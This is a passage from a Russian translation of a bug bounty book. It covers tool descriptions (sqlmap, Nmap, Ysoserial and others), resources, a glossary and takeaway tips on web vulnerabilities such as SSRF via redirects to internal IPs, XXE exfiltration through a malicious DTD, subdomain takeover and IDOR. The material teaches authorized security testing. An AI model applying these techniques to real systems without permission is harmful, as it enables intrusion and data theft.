sqlmap

sqlmap.org

`sqlmap` - инструмент испытаний на проникновение с открытым исходным кодом, автоматизирующий обнаружение и эксплуатацию SQL-инъекций. Среди множества возможностей:

• поддержка MySQL, Oracle, PostgreSQL, MS SQL Server и многих других баз;
• шесть методов SQL-инъекции, включая слепые по логическому условию и времени, основанные на ошибках и запросах UNION;
• перечисление пользователей, хэшей паролей, привилегий, ролей, баз, таблиц и столбцов;
• многое другое.

По словам Михила Принса, `sqlmap` полезен для автоматической эксплуатации и доказательства SQL-инъекции, экономя много ручной работы. Подобно Knockpy, он зависит от Python и работает в Windows и Unix-подобных системах.

Nmap

nmap.org

Nmap - бесплатная утилита с открытым кодом для разведки сети и аудита безопасности. С помощью специально сформированных IP-пакетов она определяет доступные узлы, предлагаемые службы и их версии, операционные системы, фильтры пакетов и межсетевые экраны, а также многое другое.

На сайте Nmap есть подробные инструкции для Windows, macOS и Linux.

EyeWitness

github.com

EyeWitness делает снимки сайтов, показывает часть серверных заголовков и по возможности определяет реквизиты по умолчанию. Это отличное средство поиска служб на распространённых портах HTTP и HTTPS. Вместе с Nmap оно быстро перечисляет цели для хакинга.

Gowitness

github.com

Gowitness - написанная на Go консольная утилита, которая делает снимки веб-интерфейсов через безголовый Chrome. Поддерживаются Linux и macOS, а Windows на момент написания работала частично.

Gobuster

github.com

Gobuster перебирает URI сайтов - каталоги и файлы - и поддомены DNS, в том числе с масками.

Meg

github.com

Meg получает множество URL, оставаясь «вежливым» к серверам. Он проверяет много путей на многих узлах, сначала запрашивая один путь у всех, а затем переходя к следующему. Результаты появляются быстро, но ни один узел не заваливается трафиком.

Shodan

shodan.io

Shodan - поисковая система интернета вещей. По словам сайта, она позволяет выяснить, какие ваши устройства подключены к интернету, где находятся и кто ими пользуется. Это особенно полезно при изучении инфраструктуры потенциальной цели. Удобное расширение Firefox быстро показывает сведения о домене и иногда открытые порты, которые можно передать Nmap.

Censys

censys.io

Censys - поисковая система, позволяющая исследователям задавать вопросы об узлах и сетях интернета. Она ежедневно сканирует пространство IPv4 с помощью ZMap и ZGrab, поддерживая базу конфигураций узлов и сайтов.

WhatCMS

whatcms.org

Простое приложение принимает URL и сообщает вероятную систему управления содержимым (CMS). Это полезно потому, что:

• знание CMS помогает понять структуру кода сайта;
• при открытом исходном коде можно искать уязвимости и проверять их на сайте;

• если удалось определить версию, она может оказаться устаревшей и подверженной известным ошибкам.

BuiltWith

builtwith.com

BuiltWith распознаёт технологии цели. Согласно сайту, он охватывает более 18 000 веб-технологий: аналитику, хостинг, CMS и многое другое.

Nikto

cirt.net

Nikto - сканер веб-серверов с открытым исходным кодом, проверяющий:

• потенциально опасные файлы и программы;
• устаревшие версии серверов;
• проблемы конкретных версий;
• параметры конфигурации сервера.

По словам Михила, Nikto помогает находить недоступные в норме файлы и каталоги, например старую резервную копию SQL или внутренности репозитория Git.

Recon-ng

bitbucket.org

Recon-ng - полнофункциональный фреймворк веб-разведки на Python. Он предоставляет мощную среду для быстрого и тщательного сбора открытых веб-данных.

Функций так много, что здесь их не описать. Средство ищет поддомены и конфиденциальные файлы, перечисляет имена пользователей, собирает сведения из социальных сетей и делает многое другое.

GitRob

github.com

GitRob - консольный инструмент, который помогает организациям и специалистам находить чувствительные сведения в публичных файлах GitHub. Он проходит по открытым репозиториям организации и её участников, сопоставляя имена файлов с шаблонами, характерными для опасной информации.

CyberChef

gchq.github.io

CyberChef - швейцарский нож со всевозможными средствами кодирования и декодирования. Среди прочего можно сохранять избранные операции и скачивать результаты.

OnlineHashCrack.com

onlinehashcrack.com

Онлайн-служба пытается восстановить пароли из хэшей MD5, NTLM, WordPress и других, дампов рукопожатий WPA и законно полученных зашифрованных файлов MS Office. Она помогает определить неизвестный тип хэша и распознаёт более 250 разновидностей.

idb

idbtool.com

Размещённый на GitHub инструмент упрощает типовые задачи оценки и исследования безопасности приложений iOS.

Wireshark

wireshark.org

Wireshark - анализатор сетевых протоколов, подробно показывающий происходящее в сети. Он полезнее всего, когда сайт общается не только по HTTP/HTTPS. Новичку для обычного веб-трафика, возможно, лучше ограничиться Burp Suite.

Bucket Finder

digi.ninja

Отличный инструмент для поиска доступных для чтения корзин и перечисления файлов. Он также быстро находит существующие корзины, запрещающие просмотр. Возможность записи в них можно проверить через AWS CLI, как описано в примере о взломе корзин S3 HackerOne из главы об аутентификации.

Race the Web

github.com

Более новый инструмент проверяет веб-приложения на состояния гонки: одновременно отправляет заданное пользователем число запросов к одному или нескольким URL, а затем сравнивает ответы сервера на уникальность. Доступно множество настроек.

Google Dorks

exploit-db.com

Google Dorking - применение расширенного синтаксиса Google для поиска труднодоступных сведений: уязвимых файлов, возможностей загрузки внешних ресурсов и прочего.

JD-GUI

github.com

JD-GUI помогает исследовать приложения Android. Это самостоятельная графическая утилита, показывающая исходный код Java из файлов CLASS. У меня пока мало опыта с ней, но она выглядит многообещающе и полезно.

Mobile Security Framework

github.com

Ещё одно средство мобильного хакинга: интеллектуальный комплексный фреймворк автоматизированных испытаний мобильных приложений Android/iOS с открытым кодом, выполняющий статический и динамический анализ и проверку веб-API.

Ysoserial

github.com

Инструмент доказательства концепции для создания полезных нагрузок, эксплуатирующих небезопасную десериализацию объектов Java.

Расширения Firefox

Этот список во многом основан на статье Infosec Institute[2].

FoxyProxy

Расширенное дополнение управления прокси, улучшающее встроенные возможности Firefox.

User Agent Switcher

Добавляет меню и кнопку панели для смены User-Agent. Дополнение помогает выдавать браузер за другой при проведении некоторых атак.

Firebug

Встраивает в браузер инструменты веб-разработки. Можно в реальном времени редактировать и отлаживать HTML, CSS и JavaScript страницы, наблюдая результат. Это помогает анализировать файлы JavaScript при поиске XSS.

Hackbar

Простой инструмент испытаний на проникновение для Firefox, помогающий проверять обычные SQL-инъекции и XSS. Он не выполняет стандартные эксплойты, но позволяет быстро определить наличие ошибки и вручную отправлять данные форм через GET или POST.

Websecurify

Обнаруживает большинство распространённых уязвимостей веб-приложений, включая XSS и SQL-инъекции.

Cookie Manager+

Позволяет просматривать, изменять и создавать файлы cookie, показывает дополнительные сведения, редактирует несколько cookie одновременно, создаёт и восстанавливает резервные копии.

XSS-Me

Ищет отражённые XSS из браузера. Дополнение сканирует формы страницы, а затем атакует выбранные страницы заранее заданными полезными нагрузками. В результатах перечисляются страницы, отобразившие нагрузку и, возможно, уязвимые для XSS. Каждую находку нужно подтвердить вручную.

Offsec Exploit-db Search

Ищет уязвимости и эксплойты на `exploit-db.com`, где постоянно публикуются свежие сведения.

Wappalyzer

addons.mozilla.org

Определяет применяемые сайтом технологии, включая Cloudflare, фреймворки и библиотеки JavaScript.

Сноски

[1] [назад] Профиль Мэтта Брайанта: twitter.com.
[2] [назад] Статья Infosec Institute: resources.infosecinstitute.com.

Глава 24. Ресурсы

Онлайн-обучение

Web Application Exploits and Defenses

Практикум с настоящим уязвимым веб-приложением и руководствами по поиску распространённых ошибок: XSS, повышения привилегий, CSRF, обхода путей и других. Адрес: google-gruyere.appspot.com.

The Exploit Database

Это не совсем учебный сайт, но он содержит эксплойты найденных уязвимостей и по возможности связывает их с CVE. Применять опубликованный код следует чрезвычайно осторожно: он может причинить вред. Ресурс помогает искать известные ошибки, если цель использует готовое стороннее ПО, а чтение кода позволяет понять, какие входные данные эксплуатируют сайт.

Udacity

Бесплатные онлайн-курсы по разным темам, включая веб-разработку и программирование. Рекомендую:

• Intro to HTML and CSS[1];
• JavaScript Basics[2].

Платформы вознаграждений

HackerOne.com

HackerOne, созданная руководителями безопасности Facebook, Microsoft и Google, стала первой платформой координации уязвимостей и выплаты наград.

Bugcrowd.com

Bugcrowd основали в 2012 году, чтобы уравнять шансы защитников и злоумышленников - от австралийской глубинки до Кремниевой долины.

Synack.com

Закрытая платформа, предлагающая клиентам экспертные услуги безопасности. Для участия требуется одобрение, но подать заявку определённо стоит. Отчёты обычно рассматриваются и оплачиваются в течение 24 часов.

Cobalt.io

Платформа вознаграждений, где также есть основная группа исследователей, работающих в закрытых программах.

Видеоуроки

youtube.com/yaworsk1

Было бы упущением не упомянуть мой канал YouTube. Я начал записывать уроки по поиску уязвимостей в дополнение к книге.

Seccasts.com

По словам сайта, SecCasts - платформа обучающих видео о безопасности: от основных приёмов веб-хакинга до подробных тем по конкретному языку или фреймворку.

How to Shot Web

Строго говоря, это не видеоурок, но выступление Джейсона Хэддикса, гостя пятого Hacking Pro Tips, на DefCon 23 великолепно объясняет, как стать лучшим хакером. Материал основан на его собственном опыте - до перехода в Bugcrowd Джейсон занимал там первое место - и изучении статей и публикаций других ведущих исследователей.

Дополнительное чтение

OWASP.com

Open Web Application Security Project - огромный источник сведений об уязвимостях. Там есть удобный раздел Security 101, памятки, руководство по испытаниям и подробные описания большинства классов ошибок.

HackerOne.com/hacktivity

Список всех уязвимостей, о которых сообщали через программу. Публична лишь часть отчётов, но мой сценарий GitHub загружает все раскрытые материалы.

bugzilla.mozilla.org

Система отслеживания ошибок Mozilla, включающая все проблемы безопасности из программы вознаграждений. Это прекрасный источник для изучения находок и реакции Mozilla, в том числе областей, где исправление могло оказаться неполным.

Twitter: #infosec и #bugbounty

Несмотря на большой шум, под этими метками появляется много интересных сообщений о безопасности и уязвимостях, часто со ссылками на подробные статьи.

Twitter: @disclosedh1

Неофициальный наблюдатель за публичными раскрытиями HackerOne, публикующий недавно открытые ошибки.

The Web Application Hacker’s Handbook

Название говорит само за себя. Книга создателей Burp Suite действительно обязательна к прочтению.

Bug Hunters Methodology

Репозиторий GitHub Джейсона Хэддикса даёт прекрасное представление о подходе успешных хакеров к цели. Материал написан в Markdown и вырос из выступления How to Shot Web на DefCon 23. Адрес: github.com.

Рекомендуемые блоги

philippeharewood.com

Блог замечательного хакера Facebook, щедро рассказывающего о поиске ошибок логики. Мне посчастливилось взять у Филиппа интервью в апреле 2016 года; трудно переоценить его ум и качество блога - я прочитал каждую запись.

Страница Филиппа в Facebook

facebook.com

Ещё один замечательный ресурс Филиппа со списком вознаграждений Facebook.

fin1te.net

Блог участника, занимавшего второе место в Facebook Whitehat Program два года подряд, в 2014 и 2015 годах. Джек пишет нечасто, но его публикации подробны и содержательны.

NahamSec.com

Блог хакера, занимавшего 26-е место на HackerOne в феврале 2016 года. Здесь описано много прекрасных уязвимостей. Большинство записей архивировано, но всё ещё доступно.

blog.it-securityguard.com

Личный блог Патрика Ференбаха. Он нашёл несколько интересных ошибок с серьёзными последствиями, описанных и в книге, и в блоге, а также стал вторым гостем Hacking Pro Tips.

blog.innerht.ml

Ещё один замечательный блог ведущего участника HackerOne. File Descriptor нашёл в Twitter ошибки с поразительно высокими выплатами; его технические статьи подробны и превосходно написаны.

blog.orange.tw

Блог ведущего хакера DefCon со множеством ссылок на ценные ресурсы.

PortSwigger Blog

Блог разработчиков Burp Suite. НАСТОЯТЕЛЬНО РЕКОМЕНДУЮ.

Nvisium Blog

Прекрасный блог компании по безопасности. Её специалисты нашли уязвимость RCE Rails и написали о поиске ошибок Flask/Jinja2 почти за две недели до обнаружения RCE Uber.

blog.zsec.uk

Блог хакера, занимавшего первое место в программе PornHub на 7 июня 2016 года.

brutelogic.com.br

Блог бразильского хакера @brutelogic с удивительно подробными советами и приёмами атак XSS. Это талантливый исследователь с прекрасным портфолио раскрытых XSS.

lcamtuf.blogspot.ca

Блог Михала Залевского из Google, где рассматриваются более сложные темы. Это хорошее место для первого погружения в продвинутые вопросы. Он также написал книгу *The Tangled Web*.

Bugcrowd Blog

Bugcrowd публикует прекрасные материалы: интервью с выдающимися хакерами и другие полезные статьи. Недавно Джейсон Хэддикс также начал подкаст о хакинге, который можно найти через блог.

HackerOne Blog

HackerOne тоже публикует полезные для хакеров материалы: рекомендуемые блоги, новые возможности платформы - хорошее место для поиска свежих уязвимостей - и советы по развитию навыков.

Памятки

• Path Traversal Cheat Sheet Linux
• XXE Cheat Sheet
• HTML5 Security Cheat Sheet
• Brute XSS Cheat Sheet
• XSS Polyglots
• MySQL SQL Injection Cheat Sheet
• AngularJS Sandbox Bypass Collection, включая 1.5.7

Сноски

[1] [назад] Курс Udacity Intro to HTML and CSS: udacity.com.
[2] [назад] Курс Udacity JavaScript Basics: udacity.com.

Глава 25. Глоссарий

Чёрный хакер

Чёрный хакер (Black Hat Hacker) - человек, который «нарушает компьютерную безопасность без особой причины, кроме злого умысла, либо ради личной выгоды» (Роберт Мур, 2005, *Cybercrime*). В индустрии безопасности и среди современных программистов их также называют взломщиками (crackers). Они нередко совершают вредоносные действия, уничтожая, изменяя или похищая данные. Противоположность белого хакера.

Переполнение буфера

Переполнение буфера (Buffer Overflow) - ситуация, когда программа записывает в буфер, то есть область памяти, больше данных, чем для неё выделено места. В результате запись затрагивает память, которую изменять не следовало.

Программа вознаграждений за ошибки

Предложение сайта, по которому белые хакеры получают признание или оплату за сообщения об ошибках, особенно уязвимостях безопасности. Примеры - HackerOne.com и Bugcrowd.com.

Отчёт об ошибке

Описание исследователем потенциальной уязвимости конкретного продукта или службы.

CRLF-инъекция

CRLF-инъекция, или внедрение последовательности «возврат каретки - перевод строки» (Carriage Return Line Feed), возникает, когда пользователь вставляет CRLF в приложение. Иногда её называют разделением HTTP-ответа.

Межсайтовая подделка запроса

Атака межсайтовой подделки запроса (Cross-Site Request Forgery, CSRF) происходит, когда вредоносный сайт, письмо, мгновенное сообщение, приложение или другой источник заставляет браузер пользователя выполнить действие на сайте, где тот уже аутентифицирован, то есть вошёл в систему.

Межсайтовый скриптинг

Межсайтовый скриптинг (Cross-Site Scripting, XSS) заключается в том, что сайт включает непредусмотренный код JavaScript, затем передаёт его пользователям, а их браузеры этот код исполняют.

HTML-инъекция

Инъекция языка гипертекстовой разметки (HTML), иногда называемая виртуальным искажением сайта, - атака, при которой приложение неправильно обрабатывает пользовательский ввод и позволяет злоумышленнику внедрить HTML.

Загрязнение параметров HTTP

Загрязнение параметров HTTP (HTTP Parameter Pollution, HPP) возникает, когда сайт принимает пользовательский ввод и без проверки применяет его в HTTP-запросе к другой системе.

Разделение HTTP-ответа

Другое название CRLF-инъекции, при которой злоумышленник внедряет заголовки в ответ сервера.

Повреждение памяти

Повреждение памяти (Memory Corruption) - способ обнаружить уязвимость, заставив код вести себя необычно или непредусмотренно. Последствие похоже на переполнение буфера: раскрывается память, которая должна быть недоступна.

Открытое перенаправление

Открытое перенаправление возникает, когда приложение принимает параметр и без какой-либо проверки направляет пользователя по содержащемуся там адресу.

Испытание на проникновение

Программная атака на компьютерную систему в поисках слабых мест безопасности, которая потенциально позволяет получить доступ к функциям и данным. Такие испытания могут быть законными и одобренными компанией либо незаконными и проводимыми со злым умыслом.

Исследователи

Также известны как белые хакеры. Любые люди, изучающие потенциальную проблему безопасности технологии: академические исследователи, инженеры-программисты, системные администраторы и даже технически увлечённые любители.

Команда реагирования

Группа людей, отвечающих за устранение проблем безопасности продукта или службы. В зависимости от обстоятельств это может быть официальная команда организации, группа добровольцев проекта с открытым кодом или независимая комиссия.

Ответственное раскрытие

Описание уязвимости, при котором команде реагирования предоставляется достаточное время для устранения проблемы до публикации сведений.

Уязвимость

Ошибка программы, позволяющая злоумышленнику совершить действие в нарушение установленной политики безопасности. Ошибка, дающая повышенный доступ или привилегии, является уязвимостью. К ним могут также относиться недостатки проектирования и несоблюдение передовых приёмов защиты.

Координация уязвимости

Процесс совместной работы всех сторон над устранением уязвимости. Например, взаимодействие исследователя (белого хакера) с компанией на HackerOne или с сообществом открытого проекта.

Раскрытие уязвимости

Публикация сведений о проблеме компьютерной безопасности. Универсальных правил раскрытия нет, но программы вознаграждений обычно устанавливают собственный порядок.

Белый хакер

Белый хакер (White Hat Hacker) - этичный исследователь, работа которого направлена на обеспечение безопасности организации. Иногда белых хакеров называют специалистами по испытаниям на проникновение. Противоположность чёрного хакера.

Глава 26. Приложение A. Выводы

Открытые перенаправления

Не все уязвимости сложны. Для этого открытого перенаправления достаточно было заменить параметр `domain_name` внешним сайтом, после чего пользователь уходил с Shopify.

Параметры перенаправления не всегда названы очевидно: имена различаются между сайтами и даже в пределах одного сайта. Иногда встречаются одиночные буквы: `r=` или `u=`. Ищите параметры URL со словами `URL`, `redirect`, `next` и подобными - они могут обозначать пути назначения.

Если вы управляете лишь частью итогового URL, например значением `checkout_url`, а сервер соединяет его с жёстко заданным адресом вроде `http://mystore.myshopify.com`, добавляйте специальные символы URL - точку или `@`, - чтобы изменить смысл адреса и перенаправить пользователя в другой домен.

При поиске уязвимостей отмечайте службы сайта: каждая открывает новый вектор атаки. Здесь ошибку создало сочетание Zendesk и разрешённого HackerOne перенаправления.

Иногда специалист, читающий отчёт, не сразу понимает последствия. Поэтому в главе об отчётах объясняется, какие подробности включить и как строить отношения с компаниями. Заранее проделайте работу и уважительно опишите риск - это упростит исправление.

Но компания всё равно может не согласиться. Тогда продолжайте исследование, как Махмуд: докажите эксплуатацию или объедините находку с другой уязвимостью.

Загрязнение параметров HTTP

Ищите случаи, когда сайт принимает содержимое, обращается к внешней веб-службе, например социальной сети, и использует текущий URL для создания общей публикации. Переданные данные могут уйти дальше без надлежащей проверки и привести к загрязнению параметров.

Короткая история Мерта показывает ценность упорства и знаний. Если бы после неудачной замены UID на чужой он ушёл или не знал об HPP, то не получил бы 700 долларов. Следите за параметрами вроде UID в HTTP-запросах: многие уязвимости возникают из-за изменения их значений и неожиданного поведения приложения.

Это похоже на предыдущую ошибку UID в Twitter. Если сайт уязвим для HPP, возможно, проблема носит системный характер. Стоит изучить всю платформу и поискать другие места с тем же поведением.

Межсайтовая подделка запроса

Уязвимость можно было найти через Burp или OWASP ZAP, наблюдая HTTP-запросы Shopify и заметив метод GET. GET никогда не должен изменять серверные данные, но WeSecureApp сумел выполнить им разрушительное действие. Всегда исследуйте подобные запросы.

Расширяйте область атаки за пределы страниц до конечных точек API. Разработчики иногда забывают, что их тоже можно обнаружить и эксплуатировать, поскольку они не так заметны, как страницы; например, мобильный API требует перехвата трафика телефона.

Нет дыма без огня. Махмуд заметил параметр `rt` в разных местах, особенно в JSON-ответах, и верно предположил, что тот появится где-то в доступном злоумышленнику виде - здесь в файле JavaScript. Если чувствуете странность, копайте дальше. Через прокси изучайте все ресурсы цели: можно найти утечку чувствительных данных, например токена CSRF.

Кроме того, Махмуд не просто обнаружил ошибку, а привёл полное доказательство эксплуатации в HTML. Такая дополнительная работа делает отчёт превосходным.

HTML-инъекция

Проверяйте обработку обычного и кодированного текста. Ищите сайты, принимающие URI-кодированные значения вроде `%2F` и отображающие декодированное `/`. Возможно, исследователь сначала кодировал запрещённые символы, заметил декодирование Coinbase, а затем закодировал все символы.

Прекрасный швейцарский нож с инструментами кодирования - CyberChef. Добавьте его в свой набор.

Обновление кода не означает полного исправления. Проверяйте изменения: новый выпуск содержит новый код, а значит, возможны новые ошибки. Если что-то кажется неправильным, продолжайте. Я видел проблему в замыкающей одинарной кавычке, но не знал, как её эксплуатировать, и остановился. Об атаке через `meta refresh` узнал гораздо позднее из `blog.innerht.ml` File Descriptor.

Следите за параметрами URL, которые отображаются как содержимое сайта. Они могут заставить жертву совершить вредоносное действие. Иногда возникает XSS, иногда менее серьёзная подмена содержимого или HTML-инъекция. Выплата 250 долларов была минимальной в программе Within Security; не все программы ценят такие отчёты.

CRLF-инъекции

Хороший хакинг сочетает наблюдательность и мастерство. @filedescriptor знал о прежней ошибке кодирования Firefox и применил эти знания, проверив сходное кодирование в Twitter и внедрив вредоносные символы. Мыслите нестандартно и передавайте кодированные значения, наблюдая за обработкой.

Ищите случаи, когда сайт включает ваш ввод в заголовки ответа, особенно при установке cookie. Это особенно важно для GET-запроса, поскольку жертве нужно меньше взаимодействовать.

Межсайтовый скриптинг

Проверяйте всё, особенно поля, чей текст возвращается вам. Передавайте HTML и JavaScript, а также кодированный ввод из главы об HTML-инъекциях. XSS не обязана быть сложной: эта простейшая ошибка была обычным полем без очистки ввода, найдена 21 декабря 2015 года и принесла 500 долларов. Потребовался лишь взгляд хакера.

Здесь важны две вещи:

1. Уязвимость находилась не в самом поле файла, а в его свойстве `name`. Проверяйте все доступные входные значения.
2. Значение изменили прокси перед отправкой. Это необходимо, когда JavaScript браузера проверяет ввод до передачи серверу.

Любая проверка в реальном времени в браузере - тревожный сигнал. Разработчики могут ошибочно полагаться на клиентский JavaScript и не искать вредоносный код после поступления данных на сервер.

XSS возникает при небезопасном отображении текста JavaScript. Одно значение может появляться в нескольких местах, и проверить нужно каждое. Shopify разрешает владельцам JavaScript в магазине, поэтому страницы магазина и оформления не считаются областью XSS. Было бы легко отвергнуть находку, не проверив использование поля на внешних страницах социальных сетей.

Неправильный или повреждённый HTML прекрасно проверяет анализ ввода. Думайте о том, чего не учли разработчики. Например, что случится, если передать тегу изображения два атрибута `src`? Как он отобразится?

Всегда ищите уязвимости. Известность и размер компании не означают, что найдено всё: компании постоянно выпускают код. JavaScript можно запустить многими способами. Здесь было легко сдаться, увидев, что Google меняет значение обработчиком `onmousedown` при щелчке мышью.

Интересны две вещи. Патрик нашёл альтернативный способ ввода - проверяйте все предоставленные целью методы. Кроме того, Google очищала ввод, но не экранировала его при отображении. После экранирования HTML превратился бы в безвредные символы и нагрузка не сработала бы.

Я включил уязвимость по нескольким причинам. Во-первых, Мустафа не сдался, когда нагрузка не сработала, а исследовал JavaScript и выяснил причину. Во-вторых, чёрные списки всегда должны настораживать хакера. Наконец, я многому научился из нагрузки и беседы с @brutelogic. Чем больше я общаюсь с хакерами, тем яснее: для сложных уязвимостей необходимо знание JavaScript.

SSTI

Ищите AngularJS и проверяйте поля его синтаксисом `{{ }}`. Установите Wappalyzer для Firefox: он покажет применяемое сайтом ПО, включая AngularJS.

Отмечайте технологии сайта: они часто подсказывают способы эксплуатации. Здесь прекрасными векторами стали Flask и Jinja2. Как и при XSS, ошибка может проявляться не сразу - проверьте все места отображения текста. Имя профиля Uber выглядело обычным, но уязвимость раскрылась в письме.

Такая ошибка существует не на каждом сайте Rails: всё зависит от кода, и автоматический инструмент может её пропустить. Узнав Rails, ищите характерные URL: в простейшем случае `/controller/id` для GET или `/controller/id/edit` для изменения. Заметив шаблон, передавайте неожиданные значения и изучайте ответ.

SQL-инъекция

Пример интересен тем, что ошибка возникла не от одинарной кавычки, а из-за обработки массивов внутренними функциями Drupal. При проверке чёрного ящика это заметить трудно. Ищите возможность менять структуру ввода: если URL принимает `?name`, попробуйте `?name[]`. Результатом может стать не SQLi, а другое интересное поведение.

SQLi, подобно другим инъекциям, обычно не слишком трудна в эксплуатации; главное - проверять подходящие параметры. Здесь двойной дефис явно изменил базовый результат запроса Стефано и выдал ошибку. При поиске слепой SQLi следите даже за малозаметными различиями.

Следите за HTTP-запросами с кодированными параметрами. Декодировав и внедрив запрос, снова закодируйте нагрузку в ожидаемом базой формате. Извлечение имени базы, пользователя и узла обычно считается безвредным, но проверьте правила программы. Иногда для доказательства достаточно команды `sleep`.

Подделка запросов на стороне сервера

Google Dorking экономит время и открывает возможные эксплойты. При поиске SSRF следите за URL, которые загружают удалённое содержимое; здесь подсказкой был `url=`. Не убегайте с первой мыслью: Бретт мог сообщить менее серьёзную XSS, но продолжил и раскрыл настоящий потенциал. При этом не переходите границы.

Ищите функции внешних HTTP-запросов и направляйте их на перечисленные ранее частные сетевые IP. Если сайт отказывается, Джастин Кеннеди советовал запросить ваш внешний сервер, а в ответ вернуть перенаправление 301 на внутренний адрес. Поскольку вы управляете ответом, можно проверить, последует ли сервер во внутреннюю сеть.

Если можно передать URL для веб-хука или импорта удалённого содержимого, задавайте конкретные порты. Различия сообщений и времени ответа могут показать, открыт, закрыт или фильтруется порт.

Уязвимость внешних сущностей XML

Даже гиганты уязвимы. Хотя отчёту почти два года, он прекрасно показывает ошибки крупных компаний. Нужный XML легко загружается на сайты с анализаторами XML. Иногда ответа нет, и тогда следует проверять другие значения из памятки OWASP.

XML-файлы бывают разных форм и размеров: следите за сайтами, принимающими `.docx`, `.xlsx`, `.pptx` и другие форматы. Ответ XXE не всегда приходит сразу; пример показывает, как подтвердить ошибку обращением к вашему серверу.

Отчёты иногда сначала отвергают. Сохраняйте уверенность, сотрудничайте с компанией, уважайте её решение, но объясняйте, почему находка является уязвимостью.

Это прекрасный пример использования ожидаемого сайтом XML-шаблона для внедрения своих сущностей. Wikiloc требовала файл `.gpx`, и Дэвид сохранил структуру, вставив сущности внутрь ожидаемого тега `<name>`. Интересно и то, как вредоносный DTD заставил цель отправлять на его сервер GET-запросы, передавая содержимое файла в параметрах URL.

Удалённое выполнение кода

Чтение - важнейшая часть успешного хакинга, включая сведения об уязвимостях ПО и идентификаторах CVE. Знание старых ошибок помогает находить сайты без актуальных обновлений. Yahoo исправила сервер неверно, и сведения об ImageMagick позволили Бену целенаправленно атаковать программу и получить 2000 долларов.

Правильная разведка не всегда поражает воображение, но бывает очень ценной. Михил нашёл открытую с 6 апреля 2014 года уязвимость, просто запустив GitRob на публичном репозитории Algolia Facebook-Search. Такую задачу можно оставить в фоне, продолжить охоту, а затем изучить результаты.

Работать над уязвимостью было очень весело. Трассировка стека стала сигналом, что что-то не так: нет дыма без огня. В статье Джеймса Кеттла находилась вредоносная нагрузка, но я её не заметил. Зато прочитал документацию Smarty, нашёл

зарезервированные переменные и тег `{php}` для исполнения собственного кода.

Память

Переполнение буфера - старая известная, но всё ещё распространённая уязвимость программ, самостоятельно управляющих памятью, особенно на C и C++. Если веб-приложение основано на C, на котором написан и PHP, переполнение вполне возможно. Но новичку лучше сначала искать простые инъекции, а к памяти вернуться с опытом.

Мы увидели две функции, неверная реализация которых особенно подвержена переполнению: `memcpy` и `strcpy`. Если сайт или приложение зависит от C/C++, можно искать по библиотекам исходного кода, например через `grep`. Нужны вызовы, где третьим параметром передаётся постоянная длина выделяемых данных, хотя копируемые данные имеют переменный размер. Начинающему всё же разумнее отложить этот класс до уверенного владения этичным хакингом.

Это очень сложная уязвимость, почти слишком техническая для книги, но она показывает знакомые закономерности. Ошибка вновь была связана с реализацией на C и управлением памятью, точнее копированием. Углубляясь в C, ищите места переноса данных между областями памяти.

Подобно переполнению буфера, повреждение памяти старо, но распространено в C/C++. В приложениях на C ищите способы манипулировать памятью. И снова: новичку полезнее начать с простых инъекций.

Захват поддомена

Записи DNS создают особые возможности. Применяйте KnockPy для поиска поддоменов, а затем убеждайтесь, что они указывают на действительные ресурсы. Особое внимание уделяйте AWS, GitHub, Zendesk и другим внешним службам, позволяющим регистрировать собственные URL.

БУДЬТЕ ВНИМАТЕЛЬНЫ! Эту совершенно простую уязвимость нашли в феврале 2016 года. Успешная охота требует наблюдательности.

Используйте `crt.sh` для поиска поддоменов: это золотая жила дополнительных целей. Захват не ограничен S3, Heroku и подобными службами. Шон пошёл дальше и зарегистрировал просроченный домен, на который указывала Shopify. Злоумышленник мог скопировать туда форму входа и собирать реквизиты.

При поиске замечайте адреса `*.global.ssl.fastly.net`: Fastly позволяет регистрировать имена в глобальном пространстве, а уязвимые домены показывают сообщение вроде «Fastly domain does not exist».

Всегда подтверждайте находку. Ebrietas проверил по SSL-сертификату принадлежность Snapchat. Последствия не всегда очевидны: он считал службу неиспользуемой, пока не увидел трафик. После захвата ненадолго оставьте службу доступной и посмотрите на запросы; так можно оценить серьёзность и объяснить её программе.

Пример включён по двум причинам. Когда точное имя поддомена на Modulus было занято, Франс не сдался и попробовал зарегистрировать маску. В похожей ситуации проверяйте, разрешает ли сторонняя служба маски.

Кроме того, Франс действительно захватил поддомен и разместил своё содержимое. Дополнительное доказательство отличает прекрасных хакеров от просто хороших и защищает от ложных срабатываний.

Этот случай снова показывает ценность изучения сторонних служб и библиотек. Uranium238 прочитал документацию, разобрался в SendGrid и нашёл проблему. Ищите функции, позволяющие заявить права на поддомены.

Состояния гонки

Гонки иногда возникают в операциях с балансом: деньгами, кредитами и прочим. Находка может потребовать нескольких одновременных запросов. Егор отправил шесть, прежде чем добился успеха, а затем совершил покупку, подтвердив концепцию.

Эксплуатация была весёлым состязанием с собой и HackerOne: кнопки требовалось нажать очень быстро. Ищите сценарии с поиском в базе, программной логикой и последующим обновлением - они могут допускать гонку. Автоматизируйте испытания: мне повезло с малым числом попыток, но после четырёх или пяти повторов с удалением пользователей и новыми приглашениями я бы, вероятно, сдался.

Оплата гонки, позволяющей пригласить больше людей, зависит от приоритетов, функций и рисков программы. Keybase пыталась ограничить регистрации, поэтому приняла отчёт. Не каждая программа с приглашениями поступит так же, как показал пример HackerOne. Ясно объясняйте, почему находка является уязвимостью.

Если сайт обрабатывает данные значительно позже посещения, вероятно, применяется фоновое задание. Проверьте определяющие его условия: действует ли сайт по новым данным или по старым? В HackerOne различались объединение наград по одному адресу и отправка денег конкретным адресам. Проверяйте тщательно: фоновая обработка может начаться почти сразу или намного позднее, в зависимости от очереди и реализации.

Небезопасные прямые ссылки на объекты

При поиске ошибок аутентификации следите за передаваемыми реквизитами. Здесь их нашли в исходном коде страницы, но можно было заметить и через прокси. Если значение

не похоже на зашифрованное, меняйте его. PIN был `CRXXXXXX`, а пароль - `0e552ae717a1d08cb134f132`: первый явно не зашифрован. Такие значения - хорошая отправная точка.

Проверка IDOR требует наблюдательности и мастерства. Ищите идентификаторы учётных записей вроде `administration_id`. Название менее очевидно, чем `account_id`, но простое целое число настораживало. Длинный параметр трудно перебрать без шумного трафика, поэтому улучшайте отчёт найденными HTTP-ответами, URL и другими источниками идентификаторов. Мне повезло: нужное значение было в URL учётной записи.

Как и Moneybird, пример требовал раскрытого идентификатора организации для повышения привилегий. Но он показывает серьёзность удалённой атаки без взаимодействия жертвы и необходимость полного эксплойта. Ахил сначала не продемонстрировал захват учётной записи; просьба Twitter о подробностях говорит, что компания могла не учесть этот ущерб. В отчёте полностью описывайте последствия и шаги воспроизведения.

OAuth

